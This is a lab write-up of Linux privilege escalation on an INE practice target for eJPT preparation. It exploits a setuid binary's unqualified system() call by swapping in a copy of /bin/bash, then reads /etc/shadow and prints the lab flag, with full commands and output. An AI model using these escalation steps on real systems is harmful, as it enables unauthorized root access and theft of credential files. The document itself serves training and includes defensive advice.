Exploiting Setuid Programs

Linux Privilege Escalation via SUID Binary and PATH Hijacking

Target	192.56.63.3 (`target.ine.local`)
Attack Type	SUID Binary + PATH Hijacking
Platform	INE Attack Defense Labs
Prepared	May 2026
Context	eJPT Exam Preparation

Personal portfolio writeup. Produced for eJPT certification preparation.

1 Goal and Context

This lab demonstrates one of the most reliable privilege escalation paths on Linux: exploiting a setuid binary that calls a helper program using a relative, unqualified filename. The objective was to start with a low-privilege web shell on the target and escalate to root by understanding how the operating system resolves command names, then substituting a malicious binary into that resolution path.

The core lesson is not limited to file permissions. It is about understanding how a program's effective privileges interact with the runtime environment. When a setuid binary invokes another program by name rather than by full path, the calling user's PATH variable determines which binary actually runs. That design gap, common in older or custom-built binaries, is the entire attack surface. Recognising it in a real engagement and knowing how to exploit it reliably is a directly marketable skill.

2 Attack Chain Overview

Attack Chain Overview

1. **Reachability check:** Confirmed target at 192.56.63.3 via `ping -c 2 target.ine.local`.
2. **Port scan:** Ran `nmap 192.56.63.3` and found one open port: 8000/tcp, service `http-alt`.
3. **Initial access:** Navigated to `target.ine.local:8000` in a browser, which presented a web shell running as `student`.
4. **Enumeration:** Confirmed user identity, group membership, working directory, and home directory contents, finding two binaries: `greetings` and `welcome`.
5. **Permission analysis:** `cat greetings` returned `Permission denied`. `ls -al` showed `greetings` at `-r-x---` (root-only) and `welcome` at `-rwsr-xr-x` (SUID root, world-executable).
6. **Binary analysis:** `file welcome` confirmed a setuid ELF executable. `strings welcome` revealed a bare `greetings` string alongside the `system` symbol, confirming the binary calls `greetings` via `system()` without an absolute path.
7. **PATH hijacking:** Removed `greetings` from `/home/student`, then copied `/bin/bash` into that location under the name `greetings`.
8. **Privilege escalation:** Ran `./welcome`, which called the replacement `greetings` (now bash) with root effective UID, spawning `root@target`.
9. **Post-exploitation:** Verified root with `whoami` and `id`. Read `/etc/shadow`. Retrieved flag from `/root/flag`.

3 Lab Setup and Environment

3.1 Target and Tool Selection

Target IP	192.56.63.3
Target Hostname	target.ine.local
Target OS	Linux (Ubuntu, inferred from GCC 7.3.0 build strings in binary)
Open Port	8000/tcp (http-alt)
Initial Access	Web shell via http-alt service
Starting Privilege	student (low privilege)
Final Privilege	root (uid=0)
Tools Used	ping, nmap, file, strings, rm, cp, cat
Screenshot Count	13

3.2 Why This Setup Matters

Setup Rationale

The target exposes a web shell directly on port 8000, bypassing credential attacks entirely and placing the attacker on the filesystem as a low-privilege user. The entire privilege escalation chain uses only standard Linux utilities: no specialist exploit frameworks are needed. This is deliberate. On real engagements where the toolset is constrained by the rules of engagement or by host-based detection, working with binaries already present on the target is often the only viable path.

4 Background: SUID Binaries and PATH Hijacking

The setuid (SUID) bit is a Unix permission flag that changes the privilege model for program execution. When a binary has the SUID bit set and is owned by root, it runs with root's effective user ID regardless of who invokes it. This mechanism exists for legitimate purposes: `passwd`, for example, needs to write to `/etc/shadow` even when called by an ordinary user.

The vulnerability arises when a setuid binary calls another program using a relative name rather than an absolute path. The C standard library function `system()` resolves command names by searching the directories listed in the calling process's PATH environment variable in order. If the invoking user controls any directory that appears in PATH before the legitimate binary's location, they can place a malicious binary under that name and it will be executed instead, inheriting the elevated privileges.

This class of vulnerability appears in real environments more often than might be expected. Custom admin scripts, in-house monitoring tools, and legacy binaries compiled without hardened PATH handling are common sources. In penetration testing engagements, one of the first steps after gaining a shell is checking which SUID binaries are present and whether any call external commands without full paths. The standard enumeration command `find / -perm -u=s -type f 2>/dev/null` surfaces all SUID binaries on a system and is a required step in post-access enumeration.

Defenders can address this by ensuring setuid binaries use absolute paths for all external calls or explicitly sanitise the PATH variable before invoking `system()`. Modern compilers and static analysis tools can flag unqualified `system()` calls, and the principle of least privilege suggests granting setuid status only when genuinely necessary.

5 Reconnaissance, Initial Access, and Enumeration

Why ping before nmap, and why enumerate before acting

Confirming the target is reachable before scanning avoids misinterpreting nmap timeouts as filtered ports. The ping response also reveals the TTL value (64, consistent with Linux). After gaining the shell, the four-command enumeration sequence (whoami, groups, pwd, ls) takes under a minute and determines the entire direction of the investigation: who am I, what groups do I belong to, where am I, and what is present.

```
ping -c 2 target.ine.local
```

```
┌──(root㉿INE)-[~]
└─# ping -c 2 target.ine.local
PING target.ine.local (192.56.63.3) 56(84) bytes of data.
64 bytes from target.ine.local (192.56.63.3): icmp_seq=1 ttl=64 time=0.139 ms
64 bytes from target.ine.local (192.56.63.3): icmp_seq=2 ttl=64 time=0.076 ms

--- target.ine.local ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1046ms
rtt min/avg/max/mdev = 0.076/0.107/0.139/0.031 ms
```

Figure 1. `ping -c 2 target.ine.local` resolves to 192.56.63.3 and returns two replies with TTL=64, confirming the host is up and indicating a Linux target.

```
nmap 192.56.63.3
```

```
┌──(root㉿INE)-[~]
└─# nmap 192.56.63.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-05-04 14:45 IST
Nmap scan report for target.ine.local (192.56.63.3)
Host is up (0.000031s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE
8000/tcp open  http-alt
MAC Address: 02:42:C0:38:3F:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
```

Figure 2. `nmap 192.56.63.3` reports one open port: 8000/tcp, service name `http-alt`. All other 999 scanned ports are closed.

Navigating to `target.ine.local:8000` in a browser presented a web-based terminal requiring no authentication. The shell prompt showed `student@target:~$`.



Figure 3. Browser at `target.ine.local:8000` presents a bash shell. The tab title reads "bash (target.ine.local)" and the prompt is `student@target:~$`.

```
whoami
groups student
pwd
ls
```



Figure 4. `whoami` returns `student`; `groups student` shows membership only in `student`; `pwd` confirms `/home/student`; `ls` lists two files: `greetings` and `welcome`.

Two binaries in the home directory, both with names suggesting interaction between them, warranted immediate permission inspection.

6 Vulnerability Discovery

Why examine permissions in detail and run file and strings

Finding two binaries owned by root in a user's home directory is unusual. The `ls -al` output provides the full permission string, ownership, and size needed to reason about the attack path. Attempting `cat greetings` first tests readability directly: the error message itself is evidence. `file` confirms whether the SUID bit is reflected in the ELF metadata. `strings` extracts printable sequences from the binary without executing it, and in a custom binary like

this, it often surfaces the exact command name passed to `system()`.

```
cat greetings
ls -al
```

```
student@target:~$ cat greetings
cat: greetings: Permission denied
student@target:~$ ls -al
total 44
drwxr-xr-x 1 student student 4096 May  4 09:20 .
drwxr-xr-x 1 root    root    4096 Sep 22  2018 ..
-rw------- 1 student student   79 May  4 09:20 .bash_history
-rw-r--r-- 1 root    root      88 Sep 22  2018 .bashrc
-r-x------ 1 root    root    8296 Sep 22  2018 greetings
-rwsr-xr-x 1 root    root    8344 Sep 22  2018 welcome
student@target:~$
```

Figure 5. `cat greetings` returns `cat: greetings: Permission denied`. `ls -al` shows `greetings` with permissions `-r-x---` (root read/execute only) and `welcome` with `-rwsr-xr-x` (SUID bit set, owner root, world-executable).

The `Permission denied` error on `greetings` is not a dead end. It is evidence: `greetings` is protected from the `student` user, which is only meaningful if something running as root calls it. The SUID bit on `welcome` (the `s` in position four of the permission string) means any user can invoke it and it will run with root's effective UID.

```
./welcome
file welcome
strings welcome
```

```
student@target:~$ ./welcome
Welcome to Attack Defense Labs
```

Figure 6. `./welcome` executes and prints `Welcome to Attack Defense Labs`, confirming the binary runs without error as the `student` user.

```
student@target:~$ file welcome
welcome: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux
-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=199bc8fd6e66e29f770cdc90ece1b95484f34fca, not stripped
```

Figure 7. `file welcome` reports: `setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked`, confirming the SUID flag is present in the binary metadata.

```
student@target:~$ strings welcome
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
system
__cxa_finalize
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
AWAVI
AUATL
[]A\A]A^A_
greetings
;*3$"
GCC: (Ubuntu 7.3.0-16ubuntu3) 7.3.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.7696
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
welcome.c
__FRAME_END__
__init_array_end
```

Figure 8. `strings welcome` output includes the symbols `setuid`, `system`, and the bare string `greetings` with no path prefix, confirming the binary passes `greetings` as an unqualified name to `system()`.

The `strings` output confirmed the attack path. The string `greetings` appears with no leading slash, meaning it is passed directly to `system()` as a bare name. The C library's command interpreter resolves it by searching PATH left to right. Because `/home/student` is the working directory and is controlled by `student`, replacing the `greetings` binary there with a copy of `/bin/bash` will cause `welcome` to launch bash with root's effective UID.

7 Exploitation

Why copy bash as the replacement

Placing a copy of `/bin/bash` under the name `greetings` gives an immediate, fully functional root shell when `welcome` is invoked. A custom shell script would also work, but would introduce shebang line dependencies and script permission requirements. Using bash directly eliminates those variables. The key constraint is that the replacement must be in a location that appears in PATH before the original `greetings` binary's location, or in its place. Removing the original and placing the replacement in the same directory satisfies this cleanly.

```
rm greetings
ls
cp /bin/bash greetings
ls
```



Figure 9. `rm greetings` prompts `rm: remove write-protected regular file 'greetings'? y` because the file's permissions are `-r-x---`, but `student` owns the parent directory `/home/student` and can therefore remove files within it. After removal, `ls` shows only `welcome`. `cp /bin/bash greetings` creates the replacement, and a second `ls` confirms both files are present.

The `rm` prompt is worth examining. The file `greetings` has no write bit for any user (`-r-x---`), which triggers the write-protection warning. File deletion is not controlled by the file's own write bit. It is controlled by the write permission on the parent directory. Because `/home/student` is owned by `student` with `drwxr-xr-x` permissions, the removal succeeded.

```
./welcome
```

Figure 10. `./welcome` is run by `student@target:~$`. The prompt immediately changes to `root@target:~#`, confirming the replacement `greetings` binary (bash) was invoked with root effective privileges.

8 Post-Exploitation and Flag Retrieval

Why verify with whoami, id, and a privileged file read

A changed prompt is visual confirmation, but a rigorous writeup requires command output. `whoami` and `id` confirm effective user and group identities. Reading `/etc/shadow` is a practical privilege verification step: that file is readable only by root, so a successful read proves effective root access independently of the prompt.

```
whoami
id
```

```
root@target:~# whoami
root
root@target:~# id
uid=0(root) gid=999(student) groups=999(student)
root@target:~#
```

Figure 11. `whoami` returns `root`; `id` returns `uid=0(root) gid=999(student) groups=999(student)`, confirming effective UID is 0 while the real GID remains `student`, a characteristic of SUID-inherited privilege.

The `id` output is worth reading closely: `uid=0(root) gid=999(student)`. The effective UID is 0, meaning all file permission checks pass as root. The GID and supplementary groups remain `student` because the SUID bit elevates the user ID only, not the group ID.

```
cat /etc/shadow
```

```
root@target:~# cat /etc/shadow
root:*:17764:0:99999:7:::
daemon:*:17764:0:99999:7:::
bin:*:17764:0:99999:7:::
sys:*:17764:0:99999:7:::
sync:*:17764:0:99999:7:::
games:*:17764:0:99999:7:::
man:*:17764:0:99999:7:::
lp:*:17764:0:99999:7:::
mail:*:17764:0:99999:7:::
news:*:17764:0:99999:7:::
uucp:*:17764:0:99999:7:::
proxy:*:17764:0:99999:7:::
www-data:*:17764:0:99999:7:::
backup:*:17764:0:99999:7:::
list:*:17764:0:99999:7:::
irc:*:17764:0:99999:7:::
gnats:*:17764:0:99999:7:::
nobody:*:17764:0:99999:7:::
_apt:*:17764:0:99999:7:::
student:!:17796::::::
root@target:~#
```

Figure 12. `cat /etc/shadow` succeeds, displaying hashed password entries for all system accounts. This file is readable only by root, confirming effective root file access.

```
cd /
```

```
ls
cd root
ls
cat flag
```

```
root@target:~# cd /
root@target:/# ls
bin   dev  home  lib64  mnt  proc  run   srv         sys  usr
boot  etc  lib   media  opt  root  sbin  startup.sh  tmp  var
root@target:/# cd root
root@target:/root# ls
flag
root@target:/root# cat flag
b92bcdc876d52108778e2d81f3b01494
root@target:/root#
```

Figure 13. `cd /` then `ls` shows filesystem root contents. `cd root` then `ls` reveals a single file named `flag`. `cat flag` outputs `b92bcdc876d52108778e2d81f3b01494`.

Flag Retrieved

Path: `/root/flag`

Value: `b92bcdc876d52108778e2d81f3b01494`

9 Key Takeaways

Key Takeaways

- **The `Permission denied` on `greetings` was informative, not a dead end.** It confirmed the file is root-owned and restricted, which is only meaningful if something running as root calls it. That inference pointed directly to `welcome`.
- **The parent directory's write permission controls file deletion, not the file's own write bit.** The `rm` command warned about write-protection on `greetings`, but the removal succeeded because `student` owns `/home/student`. Confusing file permission bits with directory permission bits is a common mistake; this lab demonstrates the distinction concretely.
- **`strings` is a fast, non-destructive way to audit binaries for unsafe `system()` calls.** In a real engagement, running `strings` on every SUID binary and looking for bare command names takes minutes and consistently surfaces this class of vulnerability.
- **The `id` output `uid=0(root) gid=999(student)` shows that SUID escalates the user ID only.** Understanding this distinction matters in environments where critical resources are protected by group membership rather than user ownership.
- **A bare `system("greetings")` call in a SUID binary is a PATH hijacking sink.** In a technical interview, framing the finding as "unqualified command invocation in a setuid context" and explaining the PATH resolution mechanism is the answer that demonstrates real understanding, not just tool familiarity.
- **No specialist tools were needed.** The entire attack chain used ping, nmap, file, strings, rm, cp, and cat. Standard binaries present on almost any Linux system are sufficient when

the vulnerability class is understood.

- **Enumerating SUID binaries is a mandatory post-access step.** The command `find / -perm -u=s -type f 2>/dev/null` should run immediately after gaining any shell, before any other enumeration. This lab would have been found in seconds with that command alone.